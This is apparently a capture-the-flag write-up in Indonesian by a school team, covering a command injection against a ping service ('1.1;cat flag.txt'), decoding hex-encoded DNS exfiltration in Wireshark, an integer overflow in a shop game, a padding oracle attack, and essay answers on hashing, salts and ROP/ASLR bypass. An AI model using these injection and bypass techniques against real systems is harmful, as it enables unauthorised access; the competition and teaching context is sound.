flag{cub3_r00t_1s_t00_34sy_f0r_rs4_r3kt}

Ping Me

disini saya mencoba ping 1.1 dan juga menggunakan ; karena tidak disanitasi dan text tidak dibatasi sehingga flag langsung muncul

```

(MrX@DESKTOP-QP3GVT2)-[~/cybersec]
$ nc challs.lksjog.cloud 16002
Welcome to Ping Utility!
Enter an IP address to ping:1.1;cat flag.txt
PING 1.1 (1.0.0.1) 56(84) bytes of data.
64 bytes from 1.0.0.1: icmp_seq=1 ttl=59 time=3.47 ms

--- 1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.468/3.468/3.468/0.000 ms
flag{the_comma4nd_inj3ction_was_sucessfully_executed}

```

DNS Leak?

```

dns && dns.flags.response == 0

```


saya membuka file capture pada wire shark kemudian saya mengetikkan teks dns && dns.flags.respon == 0 untuk memfilter pencarian.

No.	Time	Source	Destination	Protocol	Length	Info
4	2.269912	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0001 A 666c.update-metrics.net
5	4.542632	192.168.1.50	8.8.8.8	DNS	70	Standard query 0x4191 A google.com
6	5.090851	192.168.1.50	8.8.8.8	DNS	69	Standard query 0x4c9f A apple.com
9	6.407793	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0002 A 6167.update-metrics.net
12	10.539711	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0003 A 7b74.update-metrics.net
15	15.198816	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0004 A 6831.update-metrics.net
17	19.214601	192.168.1.50	8.8.8.8	DNS	70	Standard query 0x669c A google.com
19	20.341767	192.168.1.50	8.8.8.8	DNS	69	Standard query 0x6703 A apple.com
20	21.053821	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0005 A 735f.update-metrics.net
27	26.573878	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0006 A 7734.update-metrics.net
28	29.055694	192.168.1.50	8.8.8.8	DNS	72	Standard query 0xb651 A facebook.com
30	29.893655	192.168.1.50	8.8.8.8	DNS	72	Standard query 0xb179 A facebook.com
32	31.421614	192.168.1.50	8.8.8.8	DNS	70	Standard query 0x43d1 A github.com
33	32.307872	192.168.1.50	8.8.8.8	DNS	69	Standard query 0x3c09 A apple.com
34	32.676018	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0007 A 735f.update-metrics.net
39	36.526355	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0008 A 346e.update-metrics.net
41	40.265499	192.168.1.50	8.8.8.8	DNS	70	Standard query 0x584c A github.com
42	40.781242	192.168.1.50	8.8.8.8	DNS	69	Standard query 0x695f A apple.com
43	41.517971	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0009 A 5f33.update-metrics.net
48	45.851735	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x000a A 6173.update-metrics.net
49	48.645936	192.168.1.50	8.8.8.8	DNS	70	Standard query 0xe5ad A github.com
50	49.430997	192.168.1.50	8.8.8.8	DNS	70	Standard query 0xe0bd A github.com
54	51.105415	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x000b A 795f.update-metrics.net
55	54.435217	192.168.1.50	8.8.8.8	DNS	70	Standard query 0x4669 A google.com
59	56.918457	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x000c A 646e.update-metrics.net
60	58.665852	192.168.1.50	8.8.8.8	DNS	72	Standard query 0x023a A facebook.com
64	60.503425	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x000d A 735f.update-metrics.net

kemudian pencarian terfilter dan saya menemukan adanya karakter hexadesimal yang ada pada domain xxx.update-metrics.net

kemudian terkumpul menjadi seperti ini

666c61677b746831735f7734735f346e5f336173795f646e735f6c33616b7d



kemudian saya decode strings hexadesimal tersebut ke ASCII dan flag muncul

Weapon Shop ?

```
=====
Balance: 10 coins
=====
1. Buy a Bronze Sword (4 coins)
2. Buy the Legendary Flag (1000 coins)
3. Exit
> 1
How many Bronze Swords would you like to buy?
> 1000000000
That will cost you -294967296 coins.
You bought 1000000000 Bronze Swords!

=====
Balance: 294967306 coins
=====
1. Buy a Bronze Sword (4 coins)
2. Buy the Legendary Flag (1000 coins)
3. Exit
> 2
How many Legendary Flags would you like to buy?
> 1000
You can only buy exactly 1 Legendary Flag at a time.

=====
Balance: 294967306 coins
=====
1. Buy a Bronze Sword (4 coins)
2. Buy the Legendary Flag (1000 coins)
3. Exit
> 2
How many Legendary Flags would you like to buy?
> 1000
You can only buy exactly 1 Legendary Flag at a time.
```

pada soal ini saya mencoba memasukkan nilai melebihi batas input yang menyebabkan buffer overflow yang membuat penerima input melebihi batas yang menghasilkan nilai -294967306 yang justru membuat koin pemain bertambah. kemudian disini saya mencoba hal yang sama pada buy flag tetapi hasil berbeda.

3c363b3d21316928346936052a6e346b39056a28056e2e2e6e39316928052a6e23366a6e3e270000

kemudian angka yang didapatkan dimasukkan pada script seperti pada gambar

dan flag ditemukan.

[illegible]

Saya menggunakan skrip Python yang memanfaatkan pwntools untuk melakukan serangan Padding Oracle secara otomatis. Skrip ini bekerja dengan membuka koneksi ke server target di challs.ikslog.cloud port 1339, lalu berinteraksi dengan Decryption Oracle untuk menebak isi *flag* yang terenkripsi byte demi byte tanpa memerlukan kunci AES.

TIM SMKN 2 YOGYAKARTA

Nama

1. **Arsad Azami Nursamal**
2. **Azmi Adil Fathuna**

Essay

1. Jelaskan perbedaan hashing, encryption, dan encoding dari sisi tujuan, sifat reversibilitas, serta model ancaman yang ditangani. Berikan contoh algoritma untuk masing-masing dan skenario penggunaannya dalam sistem keamanan modern.
 - a. Hashing
Tujuan : Memastikan integritas data (memastikan data tidak diubah)
Sifat Reversibilitas : tidak dapat dikembalikan ke bentuk asli
Model Ancaman: Mencegah modifikasi data yang tidak sah atau deteksi manipulasi data
Contoh Algoritma: SHA-256, SHA-3, Bcrypt.
Skenario Penggunaan: Menyimpan password di database, menghasilkan tanda tangan digital, checksum file.
 - b. Encryption
Tujuan: Melindungi kerahasiaan data, memastikan hanya pihak berwenang yang bisa membaca data.
Sifat Reversibilitas: Dua arah (reversible). Perlu kunci untuk decrypt.
Model Ancaman: Mencegah pencurian informasi (eavesdropping) atau pembacaan data oleh pihak yang tidak sah.
Contoh Algoritma: AES (Simetris), RSA (Asimetris), ECC (Elliptic Curve Cryptography).
Skenario Penggunaan: Komunikasi SSL/TLS (HTTPS), enkripsi database/file sensitif, enkripsi pesan chat.
 - c. Encoding
Tujuan: Mengubah format data agar dapat digunakan di sistem lain (kompatibilitas/fungsionalitas), bukan untuk keamanan.
Sifat Reversibilitas: Reversible secara publik (tidak butuh kunci).
Model Ancaman: Tidak menangani ancaman keamanan. Digunakan untuk mengatasi masalah representasi data.
Contoh Algoritma: Base64, URL Encoding, ASCII.
Skenario Penggunaan: Mengirim data biner melalui protokol teks, memasukkan gambar ke dalam kode HTML, pemrosesan data URL.
2. Dalam sistem penyimpanan kata sandi yang menggunakan fungsi hash (misalnya SHA-256), suatu nilai acak (salt) sering ditambahkan ke setiap kata sandi sebelum proses hashing. Jelaskan tujuan utama dari penggunaan salt tersebut, serta analisis dampaknya terhadap berbagai model serangan terhadap hash kata sandi.
Tujuan Utama
 - a. Memastikan dua pengguna dengan kata sandi yang sama memiliki nilai hash yang berbeda di database.
 - b. Memaksa penyerang untuk meretas akun satu per satu, bukan secara massal.

Dampak terhadap Serangan

- a. Membuat tabel yang sudah dihitung sebelumnya (pre-computed hashes) menjadi tidak berguna, karena penyerang harus membuat tabel baru untuk setiap salt yang unik.
 - b. Menghalangi penyerang menggunakan daftar kata sandi populer secara langsung ke seluruh database sekaligus.
 - c. Tidak menghentikan brute force pada satu akun, tetapi mencegah dampak sistemik di mana satu kata sandi yang terpecahkan bisa membocorkan banyak akun lainnya.
-
3. Pada sistem operasi modern seperti Linux dan Windows, eksploitasi stack-based buffer overflow dipersulit oleh proteksi seperti DEP/NX yang mencegah eksekusi kode di memori non-eksekutabel, serta ASLR yang mengacak alamat memori. Jelaskan bagaimana teknik ROP digunakan untuk melewati DEP/NX tanpa mengeksekusi kode baru, serta satu pendekatan umum untuk melemahkan atau mengatasi ASLR sebelum menjalankan ROP chain.
 - a. Teknik ROP digunakan untuk melewati DEP/NX tanpa mengeksekusi kode baru
 - Penyerang mencari gadget (instruksi kecil) di area kode yang sah (.text atau library seperti libc) yang diakhiri dengan RET.
 - Tumpukan (stack) diisi dengan urutan alamat gadget tersebut.
 - Saat fungsi RET dieksekusi, kontrol berpindah ke gadget berikutnya, menciptakan rantai (chain) eksekusi untuk menonaktifkan DEP pada area stack (misalnya dengan mprotect) atau langsung mengeksekusi shell.
 - b. Mengatasi ASLR sebelum menjalankan ROP chain:
 - Sebelum ROP chain dijalankan, penyerang harus mengetahui alamat absolut gadget.
 - Teknik yang umum adalah Memory Leak (misalnya menggunakan fungsi printf pada kerentanan format string) untuk membaca alamat Global Offset Table (GOT) atau return address di stack yang tidak diacak.
 - Alamat absolut = Alamat dasar (base address) + Offset.